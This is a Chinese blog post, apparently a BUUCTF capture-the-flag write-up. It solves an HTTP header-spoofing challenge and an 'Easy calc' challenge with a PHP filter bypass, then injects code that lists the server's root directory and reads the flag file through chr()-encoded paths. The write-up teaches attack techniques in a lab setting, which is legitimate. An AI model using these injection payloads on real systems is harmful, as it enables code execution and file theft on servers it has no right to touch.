Buuctf

原创


元嘉草草03 于 2021-08-20 16:17:13 发布 24 收藏

文章标签： web


本文链接：https://blog.csdn.net/qq_52761202/article/details/119735664

Http


F12,发现Secret.php 访问




referer:https://www.Sycsecret.com



User-Agent:Syclover browser



本地访问：127.0.0.1 开伪代理



Easy calc

看一下页面源码，发现了提示：


```
calc.php?num=encodeURIComponent($("#content").val())
```

$("#content").val() 是什么意思：
获取id为content的HTML标签元素的值,是JQuery,
$("#content")相当于document.getElementById(“content”); $("#content").val()相当于 document.getElementById(“content”).value;

但无论怎么注入都是400,403和500，这里用的是一个新的点：PHP的字符串解析特性
扫一下根目录，发现flagg文件：

```
? num=1;var_dump(scandir(chr(47)))
```

1array(24) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(3) "bin" [4]=> string(4) "boot" [5]=> string(3) "dev" [6]=> string(3) "etc" [7]=> string(5) "f1agg" [8]=> string(4) "home" [9]=> string(3) "lib" [10]=> string(5) "lib64" [11]=> string(5) "media" [12]=> string(3) "mnt" [13]=> string(3) "opt" [14]=> string(4) "proc" [15]=> string(4) "root" [16]=> string(3) "run" [17]=> string(4) "sbin" [18]=> string(3) "srv" [19]=> string(8) "start.sh" [20]=> string(3) "sys" [21]=> string(3) "tmp" [22]=> string(3) "usr" [23]=> string(3) "var" }




```
?num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

得到flag